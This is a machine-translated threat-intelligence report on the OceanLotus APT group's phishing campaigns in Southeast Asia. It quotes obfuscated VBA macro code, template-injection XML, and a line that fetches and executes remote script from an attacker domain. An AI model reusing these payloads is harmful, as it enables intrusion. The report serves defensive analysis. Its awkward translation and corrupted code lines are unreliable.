


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Overview

OceanLotus is an APT Group with alleged Vietnamese background. The group was first revealed and named by SkyEye Team in May 2015. Its attack activities can be traced back to April 2012. The targets include China's maritime institutions, maritime construction, scientific research institutes and shipping enterprises.



In fact, according to reports of various security vendors, OceanLotus also attacked several countries, including Cambodia, Thailand, Laos, even some victims in Vietnam, like opinion leaders, media, real estate companies, foreign enterprises and banks.

RedDrip Team (formerly SkyEye Team) has been to OceanLotus to keep track of high strength, groupactivity, found it in the near future to Indochinese Peninsula countries since 2019 the latest attack activity used in the initial launch load files and attack using the technology, and combined with the QiAnXin threat intelligence data, associated with a series of attacks.

In this report, we share our summary of the latest attack techniques, attack payloads and related attacks of the OceanLotus, hoping that we can jointly improve understanding of OceanLotus group, an extremely active APT group.

Attacks on Countries

The following is a list of typical cases of attacks against some countries on Indochinese Peninsula since the end of 2018. For other unmentioned samples, please refer to the IOC list at the end of this report.

Vietnam

Bait Compression Files

On April 1, 2019, RedDrip discovered a Vietnamese file name "Hop dong sungroup.rar" in the process of daily monitoring the attack activities of the OceanLotus.

The English version is "Sun Group contract". The compressed package contains winword.exe which is renamed as "Noi dung chi tiet hop dong sungroup can chinh sua".


Hop dong sungroup.rar\Hop dong sungroup - 解包大小为 419.8 KB				
名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung chi tiet hop dong sungroup can chinh sua.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	80.5 KB	41.4 KB	应用程序扩展	2019-03-25 22:34

In addition, we are also associated with another package decoy SUN_GROUP_CORPORATION that translates as "Sun Group Corporation". The file name in the zip package is as follows:

Noi dung can xac thuc va sua GUI den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai chinh. exe

SUN_GROUP_CORPORATION.rar\SUN_GROUP_CORPORATION - 解包大小为 420.3 KB				
名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung can xac thuc va sua GUI den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai Chinh.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	81.0 KB	43.4 KB	应用程序扩展	2019-03-29 23:15

It turned out that Sun City Group was actually one of the largest real estate developers in Vietnam.



Both samples were uploaded by Vietnam. Therefore, we speculate that the OceanLotus Group in the Sun City internal staff fishing attacks.

In addition to targeting the Vietnamese real estate industry, we also found that the group would conduct phishing attacks against the national bank of Vietnam:

The compressed package of the related samples is called cplh-nhnn-01-209.rar. The corresponding date of the samples is January 22, 2019, and the attack is most likely to occur in a similar period.

CPLH-NHNN-01-2019.rar - 解包大小为 451.3 KB				
名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
ChiPhiLienHoanNHNN-BC2019.exe	339.3 KB	114.1 KB	应用程序	2019-01-22 10:48
wwlib.dll	112.0 KB	62.7 KB	应用程序扩展	2019-01-22 10:48

The Chinese name of the compressed package is: "national bank of Vietnam -- 01-209.rar";The winword. Exe in the package was renamed "chiphilienhoannhnn-bc209.exe", which translated as "state bank of Vietnam sbv-bc 209.exe".

SBV refers to Vietnam's central bank, the state bank of Vietnam (SBV), while BC actually refers to B2C, or third-party payment.



This attack is likely to be launched against the bank's internal staff, similar to the document transmission process disguised as a third-party payment within the bank.

In addition, there are anti-virus software related information through the disguise of fishing.

Compressed package name: "Gui lai cho MS.MAI post content kaspersky. Rar" (return MS.MAI post content kaspersky)

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Gui lai cho MS.MAI post and banner content kaspersky.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	113.0 KB	61.9 KB	应用程序扩展	2018-12-06 11:21


We also see oil as a theme for fishing:

"Tinh dau can mua" (essential oil required), the PE file in the package is called "details about purchase and purchase"

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung chi tiet mot so san pham tinh dau can mua.exe	339.3 KB	136.4 KB	应用程序	2018-03-29 17:47
wwlib.dll	82.0 KB	47.7 KB	应用程序扩展	2019-04-08 22:32

Bait Documents

The above compression package contains the Kaspersky name bait, and there is also a similar name "Content marketing kaspersky.doc" in the bait document. After opening the document, it will be shown as follows, enabling the macro attack method for the Vietnamese version of the induced click.




In addition, we also found a large number of OceanLotus disguised as a resume attack fishing activities, we internally named it OceanCV activity, and this activity will directly OceanLotus commonly used three macro attack means all exposure.

First of all, we analyze the sample names. It can be seen that the sample names all start with CV and have the characteristics of naming. There are three main types:

- 1, CV- name (e.g., cv-nguyenquynhchi.docx)
2. CV- name - position (e.g. CV-AnthonyWei- customerservice. docx)
3. CV- random number + English (e.g. Cv-103237-ewqdsd.doc)

It is worth noting that some samples will show the identity indicating the need to enable macro after opening:



However, when you pull down the progress bar, you will find resumes written in Vietnamese, which is true for most of the samples in the series of activities, and the resumes are inconsistent.



And these sample phishing resumes use different methods. Some use the OceanLotus MSO macro (RedDrip internally named MSOMacro)

```

Dim wRxfRfhGcxCPW As String
wRxfRfhGcxCPW = Environ("SYSTEMDRIVE")
Dim arcPath As String
arcPath = rzfevexNwMGnPVXpK & "\Windows\SysWOW64"


If OFSO.folderExists(arcPath) = True Then
    FileCopy wRxfRfhGcxCPW & "\Windows\SysWOW64\wscript.exe", rzfevexNwMGnPVXpK & "\msohtml.exe"
Else
    FileCopy wRxfRfhGcxCPW & "\Windows\System32\wscript.exe", rzfevexNwMGnPVXpK & "\msohtml.exe"
End If
End Function
Function JWZXUaRbtWjzUdZ(ByVal base64String)
    Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Dim dataLength, sOut, groupBegin
    base64String = Replace(base64String, vbCrLf, "")
    base64String = Replace(base64String, vbTab, "")
    base64String = Replace(base64String, " ", "")
    dataLength = Len(base64String)
    If dataLength Mod 4 <> 0 Then

```

Some use template injection techniques:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"> <Relationship id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.updateoffices.net/lead.png" TargetMode="External"/> </Relationships>
```

Some use the technique of converting macro code to a 1-pound font hidden in a document (later upgraded to a white 1-pound font, internally named OHNMacro for RedDrip).



In the following sections we will examine each of these three macro usage analyses in detail.

According to this batch of resume samples, we conducted homologous sample correlation for these three macro documents, combined with various dimensions, and finally found a large number of exclusive malicious macro samples of OceanLotus. Please refer to the relevant section of Office samples for details.

Exploit Vulnerabilities of Eternal Blue

We also found that OceanLotus used the "Eternal blue" series of vulnerabilities to target companies in Vietnam that provided software to the government.

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Với hơn 15 năm thành lập và phát triển cùng đội ngũ Lãnh đạo, Nhân viên năng động, ưu tú, giàu kinh nghiệm, Tân Dân đã từng bước khẳng định được giá trị và vị thế của mình trên thị trường sản xuất phần mềm nói riêng và ngành CNTT của Việt Nam nói chung.

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After the attack is successful, it will distribute Trojan horses. In the report "suspected" of "OceanLotus" organization's early attack activities against domestic colleges and universities "compiled by us last year, the Trojan horses used eternal blue to attack colleges and universities are consistent.

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Phishing Attacks by Exploiting WinRAR Vulnerability

In addition to traditional malicious payloads that take advantage of black and white mechanisms, malicious payloads that infiltrate tweets and websites, OceanLotus also takes advantage of the latest Winrar vulnerability to launch attacks against Vietnam. Here is one of the cases we captured:

The package name is "tut_photoshop_scan_bank_id.rar"

	<UP-DIR>	2019/4/29 17:3...	本地磁盘		d...			
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹					
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	...	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	...	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	...	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	...	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	...	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	...	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	...	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	...	0x75...
ARTALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	...	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	...	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	...	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	...	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	...	0xF8...
Imprisha.ttf	54,988	2019/2/21 22:0...	TrueType 字体文件	54,988	100%	Good	...	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	...	0x1F...
Nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	...	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	...	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	...	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	...	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	...	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	...	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	...	0xC8...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	...	0x69...
OCRASStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	...	0x21...
OCR_B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	...	0x37...
use-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	...	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	...	0xFC...

From the sample trigger vulnerability extract file, its name is called CocCocUpated. Exe

File	Size	Modified	Type	Path	Compressed	Ratio	Method	Comment	CRC
CocCocUpated.exe	5,757,952	2019/2/21 22:0...	应用程序		5,757,952	100%	Good	...	0xCD...

COCCOC is a Vietnam was founded in 2013 as a new technology company, provides online Internet search engine services and browsers, the main language used in Vietnamese and English, the search service is Vietnam's most mature, browser is based on Google Chromium development, support Windows, iOS platform.

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Through analysis, we found that it was the early Trojan framework of OceanLotus, and we also put it in the section of sample analysis for separate analysis.

Bait, of course, in addition to the above, we also found that the OceanLotus will use compressed package embedded MP4 way exploit, compressed package name translated roughly "Cho exclusive blockbuster movie" Ray hospital, including Cho Ray refers to ho chi minh city, Vietnam water wok hospital (Chợ Rẫy), ho chi minh city, Vietnam's largest general hospital.

名称	大小	压缩后大小	类型
本地磁盘			本地磁盘
Doc quyen Hinhanh Tong Trongj tai benh vien Cho Ray.mp4	39,944,765	39,944,765	MP4 文件
Doc quyen Phe nhom bat dau ban nhan su sau tin dot quy.mp4	50,975,567	50,975,567	MP4 文件


The package contains two MP4 files, one of which is identical to the package name, and a video translated as "the team began staffing after the exclusive stroke press release."



Similarly, released for coccocupdate.exe

名称	大小	压缩后大小	类型	修改时间
CocCocUpdated.exe	543,744	543,744	应用程序	2019/2/21 22:03

And its distribute means is the way that USES network dish to undertake putting however.



This new Trojan horse will be analyzed in detail in the section of sample analysis.

MAC Backdoor

In addition to targeting Vietnam on the Windows platform, OceanLotus also attacks Vietnamese users on the MacOS platform. The following samples are typical of recent launches, which use such means as browser update, Flash installation update package, font installation package, disguised as a document to actually attack the installer.




Interestingly, when we were analyzing the samples disguised as Firefox, it would show the interface of installing Firefox after opening. Double-click the icon of Firefox, and the Trojan horse would be executed:



When you click on the update, even if you are disconnected from the Internet, the download progress bar will appear.



This is the fake interface the attacker drew:




Similarly, in the following chapters, this batch of MacOS samples targeted at Vietnam were extended for analysis.

Cambodia

Here is this year's latest attack on Cambodia by OceanLotus, called "report-no.0162(02 Pages).doc."

The sample operation process is shown in the following figure:




The samples associated by homology are as follows:


MD5	Filename	Create time
56b5a96b8582b32ad50d6b6d9e980ce7	Request Comment on UYFC.doc	2019-03-18 04:12:00
3fd2a37c3b8d9eb587c71ceb8e3bb085	No.039714(cdri).doc	2019-03-25 04:33:00

The associated sample for the Cambodia attack Request Comment on uyfc.doc.


The UYFC is actually a Cambodian youth federation, the I UYFC ngo, which attacks people who might be associated with the conference.



Document screenshot:



No.039714(cdri).doc



It is clear that the attack on Cambodia also used OHN macros.

In addition to scanning documents, last year hilina also Scanned Cambodia using MacOS samples. Related sample: "Scanned Investment report-july 2018.zip"

Thailand

The typical examples of attacks by OceanLotus against Thailand since 2019 are as follows

MD5	Filename	Create time
4c30e792218d5526f6499d235448bdd9	Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc	2019-01-21 02:25:00
d8a5a375-da7798be781cf3ea689ae7ab	Program Retreat.doc	2019-01-14 03:50:00

It is named Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.

Actually, the meeting was successfully held in Thailand on April 6, 2019. From the creation time and upload time of the document (2019-03-22), it can be seen that OceanLotus has a strong ability to obtain current affairs and a long preparatory cycle.

During the meeting, the ASEAN 10 countries and eight dialogue partner countries including Australia, China, India, Japan, South Korea, New Zealand, Russia and the United States jointly reviewed the report of the ADSOM Working Group; the ASEAN Secretariat's report on past ASEAN development and submission. The contents of the ASEAN Defense Ministers Extended Meeting (ADMM) held in Thailand at the end of this year. The meeting focused on the latest developments in the three-year (2016-2018) expert working group of the ASEAN Defense Ministers Extension, including humanitarian assistance, disaster relief, maritime security, military medicine, counter-terrorism, peacekeeping operations and cybersecurity.

The second document, Program Retreat, may target the military, but the broader meaning of the name does not make the attacker's heart sink.

Besides, the document contents of the two files in the above table are the same. The following is the screenshot after restoring the shellcode font in the document:

After decryption of malicious code as shown in figure: will be downloaded from <https://open.betaoffice.net/cvfemale.png> code and execution.

```
On Error Resume Next : set AEEVirAehEsZCIvyURUVdafL =
GetObject("script:https://open.betaoffice.net/cvfemale.png")
```

OHN Macro Documents

Extract the macro code from the sample, open the word document, it will prompt to enable the macro, after enabling the macro will execute this function:

```
318 Sub AutoOpen()
319
320     xLNBSvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI
321
322 End Sub
```

Then it will copy its office document to temp and name it random, as shown in the figure:

```
227 Private Sub xLNBSvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI()
228
229     On Error GoTo ErrorHandler
230     Do
231
232         Dim SWBLTcCwcvsltnoz_XeBw2hFPkp891brF5bov9u
233         Dim R88tf9TpXmUI11m6Tdkmak15oc4Rt0toA5
234         Dim F5mcCg1kkJd5CDPM1VxRSptWrsUSY1j0ao0SBLV
235         Dim NaKd0eB0uZn1CaBr1Tu133dZAueg1wMm0hweq
236         Dim Da6yqhFrZ29o_EUXhpH9NaopVXScmYtUDC8C0Ne
237         Dim Rpknby4p_eHk7AQ_I3wkQFTk43vn2t6ubRktM0G
238         Dim nt2d7rdAPNC17H1ar6142IN68Nz1neH29nZLj
239         Dim SuGAAq_D10z16ICkag6_EFjuqnB58r08HmrBn7mw
240         Dim fCfkadJdIercYlYfrfqr0l_1j0ReCmbPhs4PnfBgt As String
241         Dim RP8hSeia12H110qgMNnbX6sf1m35FLU1jq7W90M As String
242         Dim dq22AMSC2BPXn3nQuet60wqPKtua_uX7Am6Q9 As String
243         Dim WFUwIZN_aLaR3qX5Sq1267PuvDKYFpkN4vojCb0 As String
244         Dim xcXv1Da2kF7z6500p8ms2vXqtZVFf4vtbj8s As String
245         Dim GdM7dLEMp1KLd1dTAKyoRE04Dtlaeg1jfxQxQ
246         Dim mm6c6TMsr77XGsPz958bbd9osYMTKm2sk5h0 As MsoAutomationSecurity
247         Dim f1ArTwkfRRnshs1bbUr4uk561nqE047hZrx9KfF As String
248
249         Application.DisplayAlerts = False
250
251         Set FSO = CreateObject("Scripting.FileSystemObject")
252         MFUwIZN_aLaR3qX5Sq1267PuvDKYFpkN4vojCb0 = ActiveDocument.Fullname
253         xcXv1Da2kF7z6500p8ms2vXqtZVFf4vtbj8s = (Environ("temp") & "\m198k7Qh0nPZaorJeX8SPANK4ypNsDBydpXlt7F8(15)")
254         Call FSO.CopyFile(MFUwIZN_aLaR3qX5q1267PuvDKYFpkN4vojCb0, xcXv1Da2kF7z6500p8ms2vXqtZVFf4vtbj8s, True)
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Then modify the security of the registry macro:

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259     fCfkajdIercYlYfrfQl_piQReCmVbPhs4PnfBGT = LsgI1JmJmNfcisNwg401b5MSLMR5f7I0oyk4k01
260
261     Set SWBLTcCwcvsltnoz_XeBw2hFPkp891brF5bov9u = GetObject(`, "Word.Application"
262     Rpknby4p_eHk7AQ_I3wkQFTk43vn2t6ubRktM0G) ''Word.Application
263     Get the old AccessVBOM value
264     Set nt2d7rdAPNC17H1ar6142IN68Nz1neH29nZLj = CreateObject("dq22AMSC2BPXn3nQuet60wqPKtua_uX7Am6Q9") ''Wscript.Shell
